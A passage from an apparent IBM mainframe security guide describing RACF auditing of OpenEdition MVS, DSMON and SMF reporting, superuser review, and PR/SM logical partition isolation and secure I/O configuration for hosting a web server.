tools that are based on the RACF SMF data unload utility and on the RACF database unload utility. The primary audience is RACF security auditors.

9.2.1 Auditing OpenEdition MVS Events

The security auditor uses reports formatted from RACF *system management facilities* (SMF) records to check successful and failing accesses to OpenEdition MVS resources. An RACF SMF record can be written at each point where RACF is asked to make a security decision.

RACF provides six classes that are used to control auditing of the OpenEdition security events. These classes have no profiles and they do not have to be activated to control auditing. You should use the SETROPTS command to specify the auditing options for the classes.

The following new classes are defined:

- DIRSRCH
- DIRACC
- FSOBJ
- FSSEC
- PROCAT
- PROCESS

Note: These classes are for audit purposes only.

DIRSRCH Controls auditing of directory searches.

DIRACC Controls auditing for access checks for read/write access to directories.

FSOBJ Controls auditing for all access checks for files and directories.

FSSEC Controls auditing for changes to the security data (FSP) for file system objects.

PROCESS Controls auditing of changes to the UIDs and GIDs of processes.

PROCAT Controls auditing of functions that look at data from other processes or affect other processes.

Auditing can be controlled by using the commands SETROPTS LOGOPTIONS and SETROPTS AUDIT.

LOGOPTIONs(*auditing_level*(*class_name*)) audits access attempts to the resources in the specified class according to the auditing-level specified. Auditing-level specifies the access attempts to be logged for the class_name. These options are processed in the order listed below.

ALWAYS All access attempts to resources protected by the class are audited.

NEVER No access attempts to resources protected by the class are audited. (All auditing is suppressed.)

SUCCESSES All successful access attempts to resources protected by the class are audited.

FAILURES All failed access attempts to resources protected by the class are audited.

DEFAULT Auditing is controlled by the profile protecting the resource, if a profile exists.

For example, an installation can specify:

```
SETROPTS LOGOPTIONS(ALWAYS(DIRSRCH,DIRACC))
```

AUDIT(*class_name*) specifies the names of the classes to which you want RACF to perform auditing. For the classes you specify, RACF logs all uses of the RACROUTE REQUEST=DEFINE SVC and all changes made to profiles by RACF commands. You can use the AUDIT option to control auditing for the FSOBJ and the PROCESS classes.

For example, an installation can specify:

```
SETROPTS AUDIT(FSOBJ,PROCESS)
```

The following are events for which audit records are always written:

- When a user not defined as an OpenEdition user tries to dub a process
- When a user who is not a superuser tries to mount or unmount the file system
- When a user tries to change a home directory
- When a user tries to remove a file, hard link, or directory
- When a user tries to rename a file, hard link, symlink, or directory
- When a user tries to create a hard link

There is no option to turn off these audit records.

Notes:

1. Actions by superusers can be audited, except when the superuser also has RACF privileged authority.
2. Actions by RACF privileged authority users are not audited.

9.2.2 Audit Options for File and Directory Levels

An installation can also specify auditing at the file level in the file system. This can be activated by doing the following:

- Specifying: SETROPTS LOGOPTIONS(DEFAULT(DIRSRCH,DIRACC,FSOBJ))
- Using the OpenEdition shell command `chaudit` to specify the audit options for individual files and directories

The following audit options for file and directory levels are stored inside the HFS along with the *file permission bits*:

- Don′t_audit
- Audit_access_allowed
- Audit_access_failed
- Audit_all_access

The command can be used to specify either user audit options or auditor audit options. To specify user audit options, you must be a superuser or the owner of the file. To specify auditor options, you must have RACF AUDITOR authority. If

both user and auditor options are set, RACF merges the options and audits all the set options. The format of the shell command is:

```
chaudit options attr pathname
```

In `options`, you can specify the type of resource, for example:

-F Audit characteristics of all files in the directory that is specified in the pathname are changed. Sub-directory audit characteristics are not changed.

-d Audit characteristics of all sub-directories in the directory that is specified in the pathname are changed. File audit characteristics are not changed.

-a Auditor-requested audit attributes are to be changed for the files or directories that are specified in the pathname. If `-a` is not specified, user-requested audit attributes are changed.

-i Does not issue error messages concerning file access authority, even if `chaudit` encounters such errors.

The `attr` field has the following format:

```
operation op auditcondition
```

- The `operation` value is any combination of the following:

  r Audit read attempts

  w Audit write attempts

  x Audit execute attempts

- You can also specify an `op` part that will act as an operator. The following are the possible values:

  + Turns on specified audit conditions

  - Turns off specified audit conditions

  = Turns on the specified audit conditions and turns off all others

- The `audit condition` is any combination of the following:

  s Audit on successful access if the audit attribute is on

  f Audit on failed access if the audit attribute is on

An installation can specify multiple symbolic `attr` values if they separate them with commas.

To change the audit attributes for `file1` so that all successful and unsuccessful file accesses are audited, enter:

```
chaudit rwx=sf file1
```

To change the audit attributes for `file3` so that unsuccessful file read accesses are not audited but successful write accesses are audited, enter:

```
chaudit r-f,w+s file3
```

9.3 The Status of Your RACF Security Environment

DSMON is the program that produces reports of the security environment status at your installation, and the status of resources that RACF controls. You can run DSMON while RACF is active.

To run DSMON, you must have the one of the following:

- The AUDITOR attribute
- EXECUTE access authority to the PROGRAM profile protecting DSMON if it is a controlled program

Note: READ access might be needed if DSMON runs in a TSO environment.

A sample JCL to invoke DSMON is shown below:

```
//DSMON    JOB (999,POK),'ROBBY MOABI',NOTIFY=&SYSUID,
//    CLASS=A,MSGCLASS=T,TIME=1439,
//    REGION=5000K,MSGLEVEL=(1,1)
//S1       EXEC PGM=ICHDSM00
//SYSPRINT DD  SYSOUT=*
//SYSUT2   DD  SYSOUT=*,DCB=(RECFM=FB,LRECL=133,BLKSIZE=3990)
//SYSIN    DD  *
  FUNCTION RACSPT
/*
```

SYSPRINT Defines the sequential data set for status and error messages. SYSPRINT has a variable block format. Block size must be 137 or greater (if specified).

SYSUT2 Defines the output listing data set for the printed report that is generated DSMON. SYSUT2 has a fix block format and block size must be a multiple of 133.

SYSIN Defines the DSMON control statements. If you do not specify SYSIN, all DSMON functions will be performed except USRDSN.

Note: DSMON runs as an Authorized Program Facility (APF) batch program. DSMON can also be run on TSO if SYS1.PARMLIB(IKJTSOxx) is configured correctly.

Figure 36 provides a sample output of the RACF started procedures table report. If the STARTED class is active, two reports are generated. Along with the report generated for the installation replaceable load module, ICHRIN03, a second report is created using the STARTED class profiles.

```
ICH66003I ICHDSM00 ENDED ON 02/29/96 AT 15:00:54 - RETURN CODE = 0

RACF DATA SECURITY MONITOR
                             R A C F    S T A R T E D    P R O C E D U R E S    T A B L E    R E P O R T
FROM PROFILES IN THE STARTED CLASS:
--------------------------------------------------------------------------------------------------------------
PROFILE                ASSOCIATED  ASSOCIATED
NAME                   USER        GROUP       PRIVILEGED  TRUSTED  TRACE
-------------------------------------------------------------------------

IMWEBSRV.* (G)         WEBSRV      IMWEB       NO          NO       NO
OMVS.* (G)             OMVSKERN    OMVSGRP     NO          YES      NO

--------------------------------------------------------------------------------------------------------------
```

Figure 36. Sample Output Report from DSMON

The started procedure table report lists each entry in the started procedure table. Each entry contains the procedure name, user identification, the group name associated with the procedure, the privileged status and the trusted status. If the STARTED class is active, the report also shows the job name associated with the procedure.

You can use the started procedure table report to determine which started procedures are defined to RACF and which RACF user IDs and group IDs they will use. RACF user IDs associated with the started procedure can access RACF-protected resources. Therefore, you can check the information in the RACF started procedure table to determine which users and groups are associated with the started procedures that RACF recognizes, and determine whether those users are privileged or trusted.

You can also use the report to determine which started procedures are privileged or trusted. If the started procedure has the PRIVILEGED attribute, it can bypass all RACROUTE REQUEST=AUTH processing, including the security classification checks, and therefore affect the overall security of the system. TRUSTED means the same as PRIVILEGED, except that auditing can be requested by using the SETROPTS LOGOPTIONS command.

The following are other reports you might be interested in:

- Selected user attribute report

  This report lists all RACF users with the SPECIAL, OPERATIONS, AUDITOR, or REVOKE attribute and indicates whether a user possesses the attribute on a system (user) or group level. You should use this report to verify that only those users who need to be authorized to perform certain functions have been assigned the corresponding attribute.

  Note: This report does not list the users that have the superuser authority or can inherit the superuser authority. It also does not list the users that can gain superuser authority since they are authorized by a profile in the facility class. Refer to 9.4.1, "List the Users with Superuser Authority" on page 117 for ways on how to audit your superusers.

- Selected data set reports

  This report lists all the data sets, including the RACF database or databases, that meet one or more of the selection criteria that DSMON uses. For each selected data set, the report specifies the serial number of the volume on which the data set resides, the selection criterion, whether the data set is RACF-indicated or RACF protected, and the universal access authority (UACC) for the data set.

  You can use this report to verify that load libraries that contain the Web server daemon and the OpenEdition MVS kernel modules are still protected as you expect them to be.

  Note: This report does not list HFS files. You need to use the OpenEdition MVS command to list the permissions and audit bits for these files.

9.4 Reporting Security Events

RACF audit data is a record of an installation′s security-related events. This data is used to verify the effectiveness of an installation′s security policy, determine whether the installation′s security objectives are being met, and identify unexpected security-related events.

The RACF SMF data unload utility (IRRADU00) is the recommended utility for processing RACF audit records. By loading the sequential output file from the utility into a relational database, such as IBM DATABASE 2 (DB2) or its equivalent, you could perform ad hoc queries, without the risk of impairing system performance.

The flat file can also be viewed directly or can be used as input for sort/merge utilities. Refer to Appendix C, "Sample Auditing Jobs" on page 157 for a sample job that uses DFSORT to select specific records and print selected fields from these security records.

The RACF SMF data unload utility (IRRADU00) processes the following types of SMF records:

Type 30 Job initiation. Subtype 1 (job initiation) and subtype 5 (job termination)

Type 80 Resource access

Type 81 RACF initialization

Type 83 Data sets affected by a SECLABEL change

The RACF SMF data unload utility uses SMF dump utility (IFASMFDP) to control its invocation. The RACF SMF data unload utility is invoked as USER2(IRRADU00) and USER3(IRRADU86) exits to IFASMFDP. IRRADU00 and IRRADU86 are the RACF SMF data unload utility.

A sample JCL to execute the RACF SMF data unload utility is depicted in Appendix C, "Sample Auditing Jobs."

To process the output report of the SMF data unload utility, you can use DFSORT. DFSORT includes a simple reporting mechanism called ICETOOL, which provides record selection and reporting capabilities.

A sample JCL and the control statements required to find all successful accesses to HFS files is depicted in Appendix C, "Sample Auditing Jobs."

9.4.1 List the Users with Superuser Authority

The RACF data security monitor has a facility that enables you to list all RACF users with privileged attributes. The selected user attribute report lists all RACF users with the SPECIAL, OPERATIONS, AUDITOR, or REVOKE attribute. It indicates whether a user possesses the attribute on a system (user) or group level.

You can use the selected user attribute report to verify that only those users who need to be authorized to perform certain functions have been assigned the corresponding attribute.

Superusers or users that can become superusers are *not* listed in this report. In order to know which users have the superusers authority or to know which users can become superusers, you need to use two different tools:

- RACF commands to list user profiles and profiles in the FACILITY class

  In the OMVS segment of the user profile, you should specify the UID for this user. By specifying UID(0), you indicate that this user has the superuser authority. You should use the LISTUSER command with the optional parameter OMVS to display the OMVS segment.

```
LU WEBSRV OMVS

USER=WEBSRV  NAME=UNKNOWN  OWNER=WELLIE3   CREATED=96.043
 DEFAULT-GROUP=IMWEB     PASSDATE=00.000  PASS-INTERVAL=254
 ATTRIBUTES=NONE

           note that the complete output of this
            command is not shown in this example

OMVS INFORMATION
----------------
UID= 0000000000
HOME= /usr/lpp/internet
PROGRAM= /bin/sh
```

  Profiles in the FACILITY class can control which users can become superuser. Users with READ access to the profile BPX.SUPERUSER can make themselves superuser. You should use the RLIST command with the optional parameter ALL to list who has what type of access to this profile.

```
RLIST FACILITY BPX.SUPERUSER ALL

CLASS      NAME
-----      ----
FACILITY   BPX.SUPERUSER

LEVEL  OWNER      UNIVERSAL ACCESS  YOUR ACCESS  WARNING
-----  --------   ----------------  -----------  -------
 00    WELLIE2         NONE               NONE    NO

           note that the complete output of this
            command is not shown in this example


USER      ACCESS   ACCESS COUNT
----      ------   ------ -----
FRED      READ        000000
```

- The RACF database unload utility

  Since you don′t know which users have the superuser authority, you have to list all users in the RACF database to verify if they have this privilege. A better way of doing is to use the RACF database unload utility.

  The RACF database unload utility enables you to create a sequential file from the RACF database. The sequential file can be used in several ways:

  – Viewed directly

  – Used as input for sort/merge utilities

– Uploaded to a database manager, such as DB2, to process complex inquiries and create installation tailored reports

Refer to C.3, “List the Superusers” on page 163 for a sample job that uses the RACF database unload utility to list all the users in the RACF database that have the superuser authority specified in their user profile.

9.5 Internet Connection Server for MVS/ESA Logs

The Internet Connection Server for MVS/ESA can log all the incoming requests to an access log file. It also has an error log where internal server errors are logged. All log files are generated using the *common log file format* that several Web servers use. This provides the possibility of using some of the generic statistics programs to analyze the log file content.

C.4, “Web Server Logs” on page 167 provides a comprehensive overview of the security-related Web server logs. It also provides a description of a REXX exec that can be used to select and print specific records from these logs.

Chapter 10. Where Should You Run Your Internet Connection Server for MVS/ESA?

One of the decisions you must make is on what type of ES/9000 or System/390 mainframe you should run your Internet Connection Server for MVS/ESA. Basically, you have the following options:

1. A dedicated OS/390 system running in a secured and isolated logical partition with no shared data or shared DASD
2. A dedicated OS/390 system running in a secured logical partition that is sharing data and some DASD with some of your other OS/390 or MVS/ESA systems
3. An existing OS/390 environment

This decision is based on the following issues.

- What type of data do you like to make available to the users of your Internet Connection Server for MVS/ESA
- How much trust do you put into your security environment

  The question has different aspects. For example,

  – What is the level of security awareness and skill of your personnel who are maintaining and operating your OS/390 system?
  – What type of security is supported in your current version of the Internet Connection Server for MVS/ESA? Refer also to Chapter 11, “Future Security for Your Internet Connection Server for MVS/ESA” on page 137 for an overview of what might become available.

We recommend you use an implementation path that starts with option 1, a dedicated OS/390 system running on a secured and isolated logical partition. As more security facilities become available and as your staff progresses in getting the specific security skill in this UNIX type of environment, you might consider starting to share data and DASD between your dedicated logical partition and, perhaps, your production environment. Your ultimate goal might even be to have your Internet Connection Server for MVS/ESA running on your OS/390 production machine or on a member of your Parallel Sysplex.

10.1 Logical Partition Highlights

Logical partitions can have the following characteristics:

- The maximum number of logical partitions you can define depends on the processor complex model.
- Logical partitions can operate in S/370, ESA/370, ESA/390, ESA/TPF, or coupling facility mode.
- Logical partitions operate independently, except when they have to share I/O devices
- The storage for each logical partition is isolated. Central storage and expanded storage cannot be shared by logical partitions.
- On processor complex models with dynamic storage reconfiguration, a logical partition can release storage or attach storage to its configuration that is released by another logical partition.

- All channel paths (except CFR channel paths) can be defined as reconfigurable. Channel paths are assigned to logical partitions. You can move reconfigurable channel paths between logical partitions by commands from the system console. If the control program running in the logical partition supports physical channel path reconfiguration, channel paths can be moved among logical partitions by control program commands without disruption to the activity of the control program. A channel path cannot be shared by two logical partitions at the same time on processor complexes that do not support EMIF.
- On EMIF-capable processors, channel paths can be shared by two or more logical partitions at the same time. Only CTC, CNC, and CFS channel paths can be shared.
- Logical partitions can be defined to have as many CPs as are installed (SI or PP). The processors can be dedicated to logical partitions or shared by them. Processors dedicated to a logical partition are not available to perform work for other active logical partitions. The resources of shared processors are allocated to active logical partitions as needed, and processor resources can be capped (limited) if required.

  A mix of shared and dedicated logical processors cannot be defined for a single logical partition. The processors for a logical partition are either all dedicated or all shared. However, a mix of logical partitions with shared processors and logical partitions with dedicated processors can be defined and activated concurrently.

10.1.1 PR/SM Functional Characteristics

The S/390 MVS systems are general purpose data processing systems. These systems can be initialized in one of two operating modes: basic mode or LPAR mode. Processor Resource/System Manager (PR/SM) provides the capability that enables the S/390 system to be initialized in LPAR mode.

PR/SM is a hardware facility that enables the resources of a single physical machine to be divided between distinct, predefined logical machines, called "logical partitions." Each logical partition is a domain of execution and is considered to be an object capable of running a conventional System Control Program (SCP), such as OS/390, MVS/ESA, MVS/SP version 1.3.5 and higher, or VM/ESA. These SCPs run in a PR/SM partition with no change being required from their versions that run directly on base hardware.

Licensed Internal Code (LIC) is microcode that is licensed by IBM. The separation and allocation of resources is performed by a portion of LIC called "LPAR." The LPAR LIC resides and executes in an area of central storage that is inaccessible to programs resident in logical partitions. LPAR LIC is loaded during machine initialization.

Thus, loosely speaking, PR/SM is the functionality, and LPAR is the LIC that supports that functionality. PR/SM provides a means by which the real resources of a computing system can be allocated to *disjoint, non-communicating* logical partitions.

Logical partitions are defined, and the I/O resources of the overall physical computing system are pre-allocated by, for example, the system security administrator. I/O allocation is an integral part of the process of defining a total system configuration, and must be completely performed before that system

configuration can be initialized. This pre-allocation is done by executing the Input/Output Configuration Program (IOCP) to build a hardware-specific data set, called an Input/Output Configuration Data Set (IOCDS), of the I/O resources and their allocations to specific logical partitions.

LPAR allocates an entire resource, such as an I/O channel path or a contiguous region of storage. At no time is any real resource allocated to more than one logical partition. Each complete I/O resource allocation is called a "*configuration*." During the period between processor initializations, several IOCDS configurations can be stored, but only one is in effect at any time. The configuration becomes effective as part of the power-on reset sequence. In order to change the active configuration it is necessary to perform a power-on reset of the hardware.

The preceding paragraph deliberately omits any discussion of Dynamic I/O Configuration, Reconfigurable channel paths (CHPIDs), or I/O resource sharing using ESCON Multiple Image Facility (EMIF), because each of them has characteristics that, if inappropriately used, can compromise the secure consolidation capability of PR/SM. Cautions and requirements relating to their use are included throughout this document.

The remainder of the logical partition′s resources are defined by the operator or administrator prior to the activation of the logical partition. These resources include storage size, number of logical processors, scheduling parameters, and security controls, which can be specified by the operator or administrator using the LPDEF, LPCTL, and LPSEC display frames on the hardware system console (HSC).

Many of the definitions controlled by the LPCTL and LPSEC frames can be changed at any time and will take effect dynamically with few exceptions (for example, LPCTL to specify dedicated processors for a partition will only take effect if the partition is not yet activated). The LPDEF definitions take effect at logical partition activation, and generally are static while the partition they pertain to is active.

When a resource is allocated to a logical partition, it is set to its architecturally-defined reset state. Channel paths are reset, and main and expanded storage is set to zero.

10.2 Logical Partition Security Characteristics

To improve the security of your logical partition, the following security facilities are available:

- Reserve configurable channel paths for the exclusive use of a logical partition (unless overridden by the operator)
- Limit the authority of a logical partition to read or write any IOCDS in the configuration
- Limit the authority of a logical partition to retrieve CPU utilization values for all partitions in the configuration
- Limit the authority of a logical partition to change the I/O configuration dynamically
- Limit the authority of a logical partition to issue certain control program instructions that affect other logical partitions

10.2.1 Logical Partition Isolation

This control reserves reconfigurable unshared channel paths for the exclusive use of a logical partition. Channel paths assigned to an isolated logical partition are not available to other logical partitions and remain reserved for that logical partition when they are de-configured (configured offline).

The only way to release an unshared channel path from an isolated logical partition is by using the RELEASE parameter of the CHPID service language command.

On EMIF-capable processors, access to channel paths can be controlled through the channel path candidate list. Access to I/O devices on a shared channel path can be further controlled through the I/O device candidate list.

10.2.2 I/O Configuration Control Authority

This control can limit the ability of the logical partition to read or write any IOCDS in the configuration locally or remotely. Logical partitions with control authority for the I/O configuration data can read and write any IOCDS in the configuration, and can change the I/O configuration dynamically.

For IOCDSs created using IOP IOCP, all logical partitions can read the active IOCDS, but the read active returns only the information for the logical partition from which the read active was done. The read active function is not supported on IOCDSs created by IXP and IZP versions of IOCP.

10.2.3 Global Performance Data Control Authority

This control limits the ability of a logical partition to view CPU activity data for other logical partitions. Logical partitions with control authority for global performance data can view CPU utilization data and Input/Output Processor (IOP) busy data for all of the logical partitions in the configuration.

A logical partition without control authority for the performance data can view only the CPU utilization data for that logical partition.

10.2.4 Cross-Partition Control Authority

This control can limit the capability of the logical partition to issue certain control program instructions that affect other logical partitions. Logical partitions with cross-partition control authority can issue instructions to perform a system reset of another logical partition, deactivate any other logical partition, and provide support for the automatic reconfiguration facility.

The automatic reconfiguration facility permits a backup logical partition to deactivate a primary logical partition if a problem is detected in the primary logical partition. The backup logical partition can then configure online, storage resources that become available when the primary logical partition is deactivated.

10.3 PR/SM on ES/9000 Achieves E4

On June 26, 1995 the Certification Body (CB) of the UK IT Security Evaluation and Certification Scheme, having considered the findings of the Evaluation Report prepared by the Commercial Licensed Evaluation Facility of Secure Information Systems Limited, agreed that PR/SM on IBM ES/9000 processors meets the requirements of ITSEC E4, and accordingly, stated an intention to issue a certificate to that effect.

IBM claims that the product meets E4 criteria, and customers using the product can be assured that PR/SM′s security features have been exhaustively evaluated.

Note: In 1991, after having developed their own, individual security criteria, the governments of France, Germany, The Netherlands, and the United Kingdom joined together and created harmonized security criteria that are recognized throughout Europe and in Canada. The criteria are called the *Information Technology Security Evaluation Criteria* (ITSEC). The ITSEC evaluations are performed by private, Commercially Licensed Evaluation Facilities (CLEFs), licensed by a government certification body in one of the four participating countries.

10.4 Setting Up a Trusted Configuration

This topic discusses some of the actions the security administrator must take to ensure that the system is configured for a secure mode of operation. For a detailed description of the various controls, refer to the appropriate manuals that are shipped with the systems. Examples of these manuals are:

- *ESA/9000 PR/SM: Planning for Security for 9021 711-based Models and 9121 511-based Models*
- *ES/9000 9021 711-Based Models Operator′s Guide*
- *ES/9000 9121 511-Based Models Operator′s Guide*
- *ES/9000 and ES/3090 PR/SM Planning Guide*
- *ES/9000 Input/Output Configuration Program User′s Guide and ESCON Channel-to-Channel Reference*
- *MVS/ESA Hardware Configuration Definition: Planning MVS/ESA System Product: JES2 Version 5 and JES3 Version 5*
- *Introducing Enterprise Systems Connection*
- *Enterprise Systems Connection: Planning for Migration*
- *MVS/ESA Planning: Operations*

10.4.1 Secure PR/SM Characteristics

The following list addresses the issues that should be considered if you are planning to establish a secure logical partition:

- There is a single hardware system console (HSC) from which the system can be operated. Therefore, the administrator and the operator of the system must be cleared for the highest security classification of work being performed on the system. Hardware-related operations for each logical partition are conducted from this single HSC. The SETLP service language command is used to connect the logical partition of choice.
- The HSC does not support identification and authentication. That means that you do not need a login user ID and password to access this console.

- The LOCKLP command is recommended. Requiring the use of the UNLOCKLP command before executing some other command against a logical partition may prevent inadvertently directing a command to the wrong logical partition.
- The console log records system operator actions and the system responses, in chronological order, and acts as an audit log. The console log records do not contain a user (administrator or operator) identifier. The console log, when full, will wrap. This means that the oldest entry in the console log will be overwritten, and then the next oldest, and so forth. The console log has a fixed size of 4000 records. Some log entries require multiple records.
- The only access provided to the console log is through the console′s VIEW LOG key, the LOGFRAME service language command, which appends the currently displayed frame to the console log, and the PCDDMP frame which creates a copy of the console log on a removable medium. Access to the console log from a logical partition, or from the processor complex executing in basic mode, is impossible (this capability does not exist).

10.4.2 Central and Expanded Storage

PR/SM has a mechanism that detects conditions where sharing of central or expanded storage was defined (in other words, where address ranges overlap) and rejects such requests. PR/SM licensed internal code (LIC) and hardware rigidly enforces the *no-sharing* rule at logical partition definition, during logical partition activation, during logical partition reconfiguration, and during logical partition execution. PR/SM monitors each instruction′s storage accesses for validity; accesses outside the logical partition′s defined storage are not permitted.

Only storage increments within the logical partitions storage allocation, as defined by LPDEF frame input, can be placed offline. Storage is varied offline and online by using the MVS CONFIG operator command. While processing this command, MVS interacts with PR/SM, through a service call instruction, to request that the storage be varied. Because storage cannot be varied without PR/SM involvement, no way exists to circumvent the validity checking PR/SM does to confine a partition occupant within the storage limits defined for the logical partition.

10.4.3 I/O Security Considerations

The *PR/SM Planning Guide* contains a very thorough discussion of I/O configuration related topics. It should be read in its entirety before reading the following security considerations.

When the IOCDS does not specify any sharing, I/O devices are owned solely by the logical partitions that own the channel paths that are attached to them. Even if a channel path has been designated as reconfigurable, that channel path cannot be removed from a logical partition unless the channel path has first been taken offline from within that logical partition.

For MVS partitions this is done with an MVS CONFIG operator command. For partitions containing other system control programs (SCPs), a CHPID service language command (SLC) with the OFF parameter specified is entered at the hardware system console. For isolated partitions, it requires use of the CHPID SLC with both the OFF and the RELEASE keyword specified. Requiring as many as four specifically directed actions to move a reconfigurable CHPID from one

isolated MVS partition to another assures that this will not be done accidentally. The CHPID commands are recorded in the console log.

I/O sharing and dynamic I/O configuration is available in the PR/SM facility, but it is anticipated that this will rarely be used in a secure logical partition installation. If the IOCDS specifies I/O sharing, it will be indicated in the Input/Output Configuration Program′s configuration reports.

Although an EMIF path is defined to be shared, *none* of the devices that are connected to it need to be shared among logical partitions. When devices are assigned to a single logical partition, they cannot be accessed by any other logical partition. In some security environments, where there is a concern about a shared resource facilitating some form of convert signalling, these considerations may require *prohibiting any sharing of EMIF channels paths* between logical partitions. However, if this is not perceived to be a significant threat, we recommend that each specific use of shared EMIF channels be carefully analyzed for its possible effect on the installation′s security policy.

Low-speed devices (such as MVS operator′s consoles) are especially inviting targets for sharing a single channel path using EMIF. The following paragraph discusses how to share the channel path, but none of the console devices.

If you choose to share EMIF channels paths between logical partitions, and their access to specific devices attached to that channel path must be restricted, *I/O device candidate lists* are the means for restricting access to devices. The default, if no I/O device candidate list is specified, is that all partitions sharing the EMIF channel path, also share access to all shared devices. Such free access is incompatible with the concept of a secure consolidation platform that provides disjoint, non-communicating logical partitions, and is therefore *not recommended*.

Recommendation

We recommend that when sharing is specified for the CHPID, all the associated, attached I/O devices (IODEVICE statement) must have candidate lists specified.

Following a rule of always specifying a device′s partition explicitly prevents unexpected results from defaults being applied. For further details on the I/O device candidate list, refer to the discussion of the IODEVICE statement′s PARTITION parameter in the *IOCP User′s Guide*.

EMIF sharing of channels is controlled by the SHARED parameter, and the partition names specified in the PARTITION and NOTPART parameter for each channel path definition (CHPID statement) in the IOCDS. If the PARTITION parameter specifies multiple partition names, it specifies that this particular CHPID is shared among the named partitions. If a NOTPART parameter is used, it implies the sharing characteristic. However, if a NOTPART parameter excludes all partition names but one, in both access and candidate lists, no sharing is permitted. Devices attached to a shared CHPID are restricted to the partitions included in the device candidate list (specified in the IODEVICE PARTITION parameter). If the IOCDS does not specify sharing, then no sharing of CHPIDs will take place.

10.4.4 Operational Considerations

Global, system-wide control of *dynamic I/O configuration* is provided by the **H** option (I/O Definition) of the CONFIG frame. The LPSEC frame provides partition-level control of dynamic I/O configuration. Dynamic I/O configuration requests are blocked when CONTROL IOC=N is specified for a specific logical partition.

The LPSEC frame also allows partitions to be designated as ISOLATED. For such logical partitions, an offline, reconfigurable CHPID cannot be assigned to another logical partition unless a CHPID OFF with the RELEASE option is issued by the administrator or operator from the hardware system console. The CHPID statement′s candidate list can be used to limit the "mobility" of a reconfigurable channel. The system will only accept CHPID ON commands for partitions in the candidate list of the target channel path.

All channel path reconfiguration procedures should be specifically described in the secure installation′s procedures. Any procedures not described must not be permitted. While developing these procedures, consideration must be given to the security implications of defining a channel path (and its attached devices) to be reconfigurable. Specifically:

- Which from-to pairs of logical partitions are valid?

  When this has been established, candidate lists are the means for implementing this aspect of the installation′s security policy.

- In the process of reconfiguration, could data be passed from one logical partition to another through one of the attached devices?

- What other procedural controls must be followed in order that your organization′s security policy is maintained?

- What operator actions are required to reconfigure this specific channel path in a secure manner?

Careful attention to the IOCDS language rules relating to the CHPID REC parameter is necessary to achieve the desired result.

Channel path reassignments that result from entering CHPID commands are remembered by the system by recording these changes on the processor controller hard disk and associating them with the IOCDS (the IOCDS itself is *not* changed). These changes to channel path assignments (I/O configuration) take effect whenever the logical partitions are again activated. If the IOCDS is rewritten (by invoking HCD or IOCP), the channel path reassignments are erased (at the first power-on-reset using that newly rewritten IOCDS).

When a channel path is deconfigured from a logical partition, each subchannel (an internal structure that provides the logical appearance of an I/O device, and is uniquely associated with one I/O device) for which this channel path is the only (remaining) online path, is removed from the logical partition. Before the subchannels are removed, they are drained and disabled. Subsequently the channel path is reset. If the channel path being deconfigured is the last channel path to a device, that device is also reset. Actions directed to a removed subchannel result in a condition code=3 (not operational).

At that very first use of a newly created IOCDS, power-on-reset configures all channel paths to the logical partitions as defined by the IOCDS. The subsequent movements of reconfigurable channel paths, from one logical partition to

another, is remembered by the system. During subsequent power-on-resets, as each logical partition is activated, any channel path that was (previously) moved out of a logical partition, is taken offline to that logical partition; any channel path that was moved into a logical partition, is brought on line to that logical partition These logical partition changes are reflected in the LPCHNA display frame.

For discussions about reconfiguring channel paths and I/O devices, refer to:

- *9021 and 9121 Operator′s Guide*
- *9021 and 9121 Recovery Guide*
- *PR/SM Planning Guide*

Careful review of installation security guidelines must precede using the *Channel Path Swap* procedure described in the *9021 and 9121 Recovery Guide*. All devices attached to the channel path being switched in may be accessible to the logical partition This caution does not apply to a truly “spare” channel path, which is one with no devices currently defined or attached.

10.4.5 Input/Output Configuration Data Set (IOCDS)

An IOCDS defines the logical partitions by name, allocates I/O resources to each of them, and specifies the security characteristics of those I/O resources. The following list describes the security-relevant parameters of each of the IOCDS source statements.

ID No security-related parameters

RESOURCE Assign logical partition names and numbers so that explicit control is asserted, and maximum checking of following IOCDS source statements is enabled.

CHPID

- Use the PARTITION parameter to specify which logical partition each channel path is allocated to.
- Do not use SHARED or REC without a study of security implications.
- Specify whether the channel path is reconfigurable, and specify which logical partitions are to have access (using logical partition names in the candidate list).
- If you specify SHARED (not recommended except in very special cases), the channel path will be shared among logical partitions enumerated in the CHPID access/candidate list, with further selectivity exercised through the IODEVICE statement′s candidate list.

CNTLUNIT No security-relevant parameters but:

- Care must be accorded the specification of the PATH parameter (channel path IDs) so that a secure configuration is the result.
- CNTLUNIT statement′s contents specify which devices are connected to which channel paths, and further, to which logical partitions.

IODEVICE

- The PARTITION parameter must be used if the device is connected to a shared channel path to limit its access to only the desired logical partition.

- Specification of the CUNUMBER parameter must be accorded care so that a secure configuration results.

The I/O Configuration Program (IOCP) creates a unique format of OICDS for use in LPAR mode. Although the form of the input data does not need to change, there is a parameter that indicates which kind of output is desired.

The input required for an LPAR IOCDS is the same as that for the basic mode IOCDS with one additional parameter. In order to create an LPAR IOCDS, all channel path identifier (CHPID) records must have the PARTITION= keyword specified. This keyword indicates the name of the logical partition to which the CHPID is assigned and *whether or not it is reconfigurable*.

An optional (and recommended) RESOURCE statement is a compact and explicit way of specifying all the partition names and partition numbers. Use of the RESOURCE statement permits IOCP to check the spellings of every partition that appears on the CHPID and IODEVICE statements, and flag those that were not previously specified. If a RESOURCE statement is not used, the partition names included in the configuration is a list of all unique partition names that were specified in the PARTITION keyword of every CHPID statement in the configuration.

10.4.6 LPAR Input/Output Configuration

In general, I/O devices must not be shared by logical partitions, since they can be used to pass information from one partition to another. There may be special cases, such as an output-only device which an installation may consider shareable after careful review of any related security risks, and defining related security procedures and processes.

The channel path identifier (CHPID) summary report and I/O device reports produced by the Input/Output Configuration Program must be thoroughly examined by the system security administrator for indications of unwanted sharing or reconfigurability of channels and devices.

A thorough review of the actual physical connections/links of the I/O configuration must be performed to establish that the physical configuration is identical to that specified in the IOCDS source file.

Specific attention should be given to devices with multiple device path capability, to ensure that one device (or control unit) does not (accidentally) connect to more than one partition′s channel paths.

All IOCDSs should be write-protected except for the few minutes during which they are actually updated.

The time stamps of the production-level IOCDSs should be recorded. Using the IOCDSM display frame, periodic audits can be made to assure that the IOCDSs have remained unchanged.

10.4.7 Power-On Reset

On the CONFIG frame, after selecting an LPAR IOCDS deemed valid for secure operation from the IOCDSM display frame, the POR option (MODE) must be LPAR and no other mode.

